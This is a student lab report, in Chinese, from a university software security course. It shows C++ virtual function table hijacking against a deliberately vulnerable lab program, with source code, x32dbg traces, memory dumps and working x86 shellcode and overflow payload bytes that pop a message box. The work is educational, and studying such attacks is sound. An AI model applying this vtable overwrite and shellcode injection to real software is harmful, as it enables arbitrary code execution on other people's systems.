

北京邮电大学

网络空间安全学院



《软件安全》第五次实验报告

虚函数攻击

姓 名 _____

学 号 _____

班 级 _____

邮 箱

2025 年 11 月 27 日

软件安全第五次实验——虚函数攻击

一、实验目标

1.要求 A

(1)了解虚函数攻击的基本原理

(2)调试虚函数攻击代码，理解虚函数工作机制与内存分布方式，掌握基本的虚函数攻击与计算方式，并可以用 OllyDbg/x32Dbg/IDA Pro 追踪观察。

(3)我们已经将 shellcode 直接写成变量在程序中，通过修改虚函数表指针，指向我们伪造的虚函数表，运行我们的 shellcode。(注意程序中的 shellcode 的某些函数地址，可能需要修改，可直接在程序运行时直接在内存中修改。或者直接修改 main.cpp，重新编译)，如果你有自己编写 shellcode 的想法，也可以自行在 main.cpp 中重新编译。

2.要求 B

(1)在不修改源代码的情况下，研究如何利用栈溢出的方式攻击目标代码，通过命令行的方式植入 shellcode，弹出对话框。(利用虚函数的特性实现 shellcode 注入即可)

3.要求 C

(1)详述调试及追踪过程

(2)实验结果需要截图证明（如果自己编写 shellcode，则需要重新编写的主 main.cpp 和生成的.exe 文件）

二、实验步骤与结果

2.1 了解虚函数攻击的基本原理


1.了解虚函数

(1) 虚函数是 C++实现多态性的重要方式。关于多态，简而言之就是用父类型的指针指向其子类的实例，然后通过父类的指针调用实际子类的成员函数。这种技术可以让父类的指针有“多种形态”，这是一种泛型技术。C++的多态分为静态多态（编译时多态）和动态多态（运行时多态）两大类。静态多态通过重载、模板来实现；动态多态就是通过虚函数来体现的。

(2) 虚函数（Virtual Function）是通过一张虚函数表 vtbl（Virtual Table）来实


现的。当一个类声明了虚函数或者继承了虚函数，这个类就会有自己的 `vtbl`。对于一个包含虚函数的类的对象，在它的其他成员变量前会有一个虚表指针 `vp` (`virtual table pointer`)，`vp` 指向它自己的虚表 `vtbl`。当调用一个虚函数时，首先通过对象内存中的 `vp` 找到虚函数表 `vtbl`，接着通过 `vtbl` 找到对应虚函数的实现区域并进行调用。

2.包含虚函数的类的对象的内存布局如下。



3.了解虚函数攻击

由于 C++ 虚函数表 `vtbl` 本身不可写，而虚函数表指针 `vp` 一般处于可读数据段是可写的，对于 C++ 虚函数的攻击也的本质可以称之为 C++ 虚函数表的劫持。我们可以在实例调用虚函数之前，修改虚函数表的指针，让它指向伪造的虚函数表，在伪造的虚函数表中让虚函数指针指向 `shellcode`。



2.2 虚函数题目 A

1.分析程序流程

(1) 声明了一个类，具有一个成员变量 `buf` 和一个虚函数 `test`，同时创建了一个它的实例 `overflow` 和一个指向该类的指针

```
class vf
{
public:
    char buf[200];
    virtual void test(void)
    {
```

```

        cout<<"Class Vtable::test()"<<endl;
    }
};
vf overflow, *p;

```

(2) 加载了动态链接库"user32.dll"; 通过实例 overflow 成员变量 buf 的地址, 找到实例 overflow 的虚表指针 vptr, 修改虚表指针的地址。之后 strcpy(overflow.buf,shellcode1)函数, 利用缓冲区溢出的方式, 植入 shellcode; 之后调用实例 overflow 的虚函数 test(); 而这时它的虚表指针已经发生了变化了, 所以运行的应该是 shellcode。

```

void main(void)
{
    LoadLibrary("user32.dll");
    char * p_vtable;
    p_vtable=overflow.buf-4;//point to virtual table
    //__asm int 3
    //reset fake virtual table to 0x004088cc
    //the address may need to ajusted via runtime debug
    p_vtable[0]=0x30;
    p_vtable[1]=0xE4;
    p_vtable[2]=0x42;
    p_vtable[3]=0x00;
    strcpy(overflow.buf,shellcode1);//set fake virtual
function pointer
    p=&overflow;
    p->test();
}

```

(3) shellcode 关键代码分析

地址	机器码	汇编代码	作用
0042E39C	33DB	xor ebx,ebx	将 ebx 置零
0042E39E	53	push ebx	将 0 入栈, 作为截断字符
0042E39F	6862757074	push 0x74707562	将字符串"bupt"入栈
0042E3A4	6862757074	push 0x74707562	将字符串"bupt"入栈
0042E3A9	8BC4	mov eax,esp	eax 中保存字符串"buptbupt"
0042E3AB	53	push ebx	0 入栈, 函数 MessageBoxA

			() 的参数
0042E3AC	50	push eax	字符"buptbupt"入栈，函数 MessageBoxA () 的参数
0042E3AD	50	push eax	字符"buptbupt"入栈，函数 MessageBoxA () 的参数
0042E3AE	53	push ebx	0 入栈，函数 MessageBoxA () 的参数
0042E3AF	B8683DE277	mov eax,0x77E23D68	
0042E3B4	FFD0	call eax	调用函数 MessageBoxA ()

2.利用 x32dbg 进行动态调试

(1) 定位到修改虚表指针的代码，首先利用 overflow 实例的成员变量 buf 定位到虚表指针，其中 vf.42e35c-4 就是虚表指针的位置，因为 overflow 实例是一个全局变量，所以这个指向虚函数表的指针存在于全局变量区，是可以修改的。

EIP →	0040119C	B8 5CE34200	mov eax,vf.42E35C	
	004011A1	83E8 04	sub eax,4	
	004011A4	8945 FC	mov dword ptr ss:[ebp-4],eax	
	004011A7	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
	004011AA	C601 30	mov byte ptr ds:[ecx],30	30: '0'
	004011AD	8B55 FC	mov edx,dword ptr ss:[ebp-4]	
	004011B0	C642 01 E4	mov byte ptr ds:[edx+1],E4	
	004011B4	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
	004011B7	C640 02 42	mov byte ptr ds:[eax+2],42	42: 'B'
	004011BB	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
	004011BE	C641 03 00	mov byte ptr ds:[ecx+3],0	

(2) 在修改前，在内存 vf.42e35c-4 处可以看到原本的虚表指针，它指向的虚表是在只读数据段的。修改前，在内存 vf.42e35c-4 处可以看到原本的虚表指针 0042E358，它指向的虚表是在只读数据段的。这段代码将这个虚表指针修改了，修改成一个指向 0042e430 的指针，在 0042e430 处保存新的虚表。

(3) 继续跟进，程序之后调用 strcpy 函数将 shellcode 复制到了 overflow 实例的成员变量 buf 上，而在这段内存中可以看到，修改之后的新的虚表的前四个字节是 class vf 的第一个虚函数，它指向了 shellcode 的开头，所以当 overflow 实例调用虚函数时，就会自动跳转到 shellcode 之中。

•	004011C2	68 50AE4200	push vf.42AE50
•	004011C7	68 5CE34200	push vf.42E35C
•	004011CC	E8 BF240000	call vf.403690

(4) 跟进代码到程序对虚函数 test()的调用处：

- ① `mov dword ptr ds: [0x42E350], vf.42E358`: 将 overflow 实例的地址赋值给一个指针，这个指针既表示 overflow 实例，也表示 overflow 实例的虚表指针
- ② `mov edx, dword ptr ds: [0x42E350]    mov eax, dword ptr ds: [edx]`: 通过 overflow 实例的虚表指针找到它的虚表，虚表在 `eax` 中
- ③ `call dword ptr ds: [eax]`: 直接调用虚表中的第一个函数，也就是程序以为的 `test()` 函数

The screenshot shows a debugger window with two main panes. The top pane is a memory dump showing a table of addresses and their corresponding hexadecimal values. The bottom pane shows the assembly code for the current function, with the instruction pointer (EIP) pointing to address 004011D4.

Memory Dump (Address | Hexadecimal):

0042E358	30 E4 42 00	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E368	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E378	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E388	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90
0042E398	90 90 90 90	33 DB 53 68	62 75 70 74	68 62 75 70	
0042E3A8	74 8B C4 53	50 50 53 B8	58 3D E2 77	FF D0 90 90	
0042E3B8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3C8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3D8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3E8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E3F8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E408	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E418	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	
0042E428	90 90 90 90	90 90 90 90	5C E3 42 00	00 00 00 00	
0042E438	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
0042E448	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
0042E458	58 80 42 00	00 00 00 00	54 80 42 00	10 0F 5C 00	
0042E468	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	

Assembly Code:

Address	Disassembly	Comment
004011C7	push vf.42E358	
004011D1	83C4 08	
004011D4	C705 50E34200 58E34200	
004011DE	8B15 50E34200	
004011E4	8B02	
004011E6	8BF4	
004011E8	8B0D 50E34200	
004011EE	FF10	
004011F0	3BF4	
004011F2	E8 59240000	
004011F7	5F	
004011F8	5E	
004011F9	5B	
004011FA	83C4 44	

Registers:

- esi=0019FEE4 "€7@"
- esp=0019FEE4 "€7@"

Code Segment:

```
.text:004011F0 vf.exe:$11F0 #11F0
```

(5) 这段代码跑完之后，函数自动跳转到 0042e35c，也就是虚表中的第一个函数的入口点

EIP	0042E35C	90	nop
	0042E35D	90	nop
	0042E35E	90	nop

日志 CPU 笔记 断点 内存布局 调用堆栈 SEH链 脚本 符号 源代码 引用

EIP → 0042E3AF B8 0049F575 push eax
push ebx
mov eax, <user32.MessageBoxA> eax: "buptbupt"
call eax

eax=0019FED4 "buptbupt"
<user32.MessageBoxA>
.data: 0042E3AF vf.exe: \$2E3AF #2E3AF

寄存器: EAX 0019FED4 "buptbupt", EBX 00000000, ECX 0042E358 "&\"\\鈇\"", EDX 0042E358 "&\"\\鈇\"", EBP 0019FF34, ESP 0019FEC4, ESI 0019FEE4 "€7@", EDI 0019FF34, EIP 0042E3AF vf.0042E3AF, EFLAGS 00000344, 7F 1 PF 1 AF 0

默认 (stdcall)

1: [esp+4] 0019FED4 0019FED4 "buptbupt"
2: [esp+8] 0019FED4 0019FED4 "buptbupt"
3: [esp+C] 00000000 00000000
4: [esp+10] 74707562 74707562
5: [esp+14] 74707562 74707562

内存 1 内存 2 内存 3 内存 4 内存 5 监视 1

地址	十六进制	ASCII
0042E388	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E398	90 90 90 90 33 DB 53 68 62 75 70 74 68 62 75 70	...30shbupthbup
0042E3A8	74 8B C4 53 50 50 53 88 00 49 E5 75 FF D0 90 90	t.ASPPS..IouyD..
0042E3B8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3C8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3D8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3E8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3F8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E408	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E418	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E428	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E438	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0042E448	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0042E458	58 80 42 00 00 00 00 00 54 80 42 00 10 0F 5C 00	X.B.....T.B...\
0042E468	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0042E478	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	
0042E488	06 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00	
0042E498	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0019FEC4 00000000 "buptbupt"
0019FED4 0019FED4 "buptbupt"
0019FEC8 00000000
0019FEC0 74707562
0019FED4 74707562
0019FED8 00000000
0019FEE0 00000000
0019FEE4 004011F0 返回到 vf.004011F0 自 ???
0019FEE8 00403780 vf.EntryPoint
0019FEEC 00403780 vf.EntryPoint
0019FE00 00313000
0019FE04 CCCCCCCC
0019FE08 CCCCCCCC
0019FE0C CCCCCCCC
0019FE10 CCCCCCCC
0019FE14 CCCCCCCC
0019FE18 CCCCCCCC
0019FE1C CCCCCCCC
0019FE20 CCCCCCCC
0019FE24 CCCCCCCC
0019FE28 CCCCCCCC
0019FE2C CCCCCCCC
0019FE30 CCCCCCCC

(6) 接下来执行 shellcode，这里对 MessageBoxA()函数的地址有问题，可以通过动态查询 MessageBoxA 的函数地址，修改程序之后执行。

基址	模块	地址	类型	序号	符号
00400000	vf.exe	75F54900	导出	2148	MessageBoxA
74E20000	kernelbase.dll				
75710000	gdi32.dll				
75740000	gdi32full.dll				
75C90000	msvcrt.dll				
75EC0000	user32.dll				
760C0000	imm32.dll				
76660000	ucrtbase.dll				
76DB0000	win32u.dll				
76E40000	kernel32.dll				
773D0000	ntdll.dll				

01=>8 X


.data: 0042E35B vf.exe: \$2E35B #2E35B

内存 1 内存 2 内存 3 内存 4 内存 5 监视 1

地址	十六进制	ASCII
0042E388	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E398	90 90 90 90 33 DB 53 68 62 75 70 74 68 62 75 70	...30shbupthbup
0042E3A8	74 8B C4 53 50 50 53 88 00 49 E5 75 FF D0 90 90	t.ASPPS..IouyD..
0042E3B8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3C8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3D8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3E8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E3F8	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E408	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E418	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E428	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	
0042E438	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0042E448	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0042E458	58 80 42 00 00 00 00 00 54 80 42 00 10 0F 5C 00	X.B.....T.B...\
0042E468	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0042E478	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	
0042E488	06 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00	
0042E498	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

0019FEE0 004011F0 返回到 vf.004011F0 自 ???
0019FEE4 00403780 vf.EntryPoint
0019FEE8 00403780 vf.EntryPoint
0019FEEC 00313000
0019FE00 CCCCCCCC
0019FE04 CCCCCCCC
0019FE08 CCCCCCCC
0019FE0C CCCCCCCC
0019FE10 CCCCCCCC
0019FE14 CCCCCCCC
0019FE18 CCCCCCCC
0019FE1C CCCCCCCC
0019FE20 CCCCCCCC
0019FE24 CCCCCCCC
0019FE28 CCCCCCCC
0019FE2C CCCCCCCC
0019FE30 0042E35B vf.&\"\\鈇"

(7) 执行完毕之后，程序可以成功弹出弹窗。



2.3 虚函数题目 B

1.分析程序流程

(1) 声明了两个类，他们各自拥有一个成员变量和一个虚函数。之后各自创建了一个实例 overflow、overflow1 和一个指向各自实例的指针。

```
class vf
{
public:
    char buf[200];
    virtual void test(void)
    {
        cout<<"Class Vtable::test()"<<endl;
    }
};

class vf1
{
public:
    char buf[64];
```



```

virtual void test(void)
{
    cout<<"Class Vtable1::test()"<<endl;
}
};
vf overflow, *p;
vf1 overflow1, *p1;

```

(2) 首先加载了动态链接库 user32.dll，之后对主函数的参数个数进行判断，如果参数个数不为 3 就输出并退出，否则就将参数 argv[1]和 argv[2]赋值给 overflow.buf 和 overflow1.buf。此处 就存在 shellcode 植入的机会，之后调用 overflow.test()。


```


void main(int argc, char* argv[])
{
    LoadLibrary("user32.dll");
    if (argc == 3)
    {
        strcpy(overflow.buf,argv[1]);
        strcpy(overflow1.buf,argv[2]);//set fake virtual
function pointer
        p=&overflow;
        p->test();
    }
    else
    {
        printf("vf argv1 argv2\n");
    }
}

```

2.利用 x32dbg 进行动态调试

(1) 随意输入两段利于定位的字符串，在程序执行完两端 strcpy 操作之后打个断点，观察内存情况。





(2) 可以利用 args[2]复写 overflow 实例虚表，让他指向 shellcode，并通过 arg[1]构造 shellcode。

```
# args[1]
...

66 81 EC 40 04 33 DB 53
68 62 75 70 74 68 62 75
70 74 8B C4 53 50 50 53
B8 00 49 F5 75 FF D0 53
B8 00 B1 E6 76 FF D0 66
5C EB 42
...

# args[2]
""""

30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
30 30 30 30 84 EB 42
""""
```

(3) 其中，两个函数 MessageBoxA 和 ExitProcess 通过查找得到地址。

三、实验结论

本次虚函数攻击实验让我对 C++ 底层机制的安全风险有了颠覆性的认识。在调试过程中，当我第一次看到虚函数表指针在内存中的具体位置，并成功通过计算偏移量修改其指向伪造的虚函数表时，我深刻意识到面向对象编程的"封装"和"多态"特性在内存层面竟是如此脆弱。通过单步跟踪虚函数调用过程，我观察到程序在调用虚函数时，会先通过对象内存起始地址的 `vptr` 指针找到虚函数表，再根据函数索引跳转到对应地址执行。这个原本用于实现多态的正常机制，一旦被恶意利用，就能成为攻击的突破口。

在栈溢出攻击实践中，我尝试通过精心构造的输入数据覆盖返回地址，并将 `shellcode` 植入栈中。这个过程让我体会到内存布局的精确计算的重要性。不仅需要准确计算虚函数表指针的偏移，还要考虑栈帧的对齐和地址随机化等现代防护机制的影响。当我成功通过命令行参数注入 `shellcode` 并弹出对话框时，我既为攻击的成功感到兴奋，也为这类漏洞的潜在危害感到担忧。这让我认识到，软件开发中任何一个看似微小的内存操作失误，都可能成为安全漏洞的根源。

通过这次实验，我深刻理解了软件安全课程的现实意义。安全不是可以事后添加的功能，而应该从程序设计之初就深入每一个环节。无论是虚函数表的安全验证，还是栈溢出的防护措施，都需要开发人员具备系统性的安全思维。这次实验不仅锻炼了我的逆向工程和漏洞分析能力，更重要的是让我建立起"攻击者思维"，这将帮助我在未来的开发工作中更好地预见和防范安全风险。理论与实践的结合，让我真正体会到安全研究的价值所在，只有深入理解攻击原理，才能构建更可靠的软件防护体系。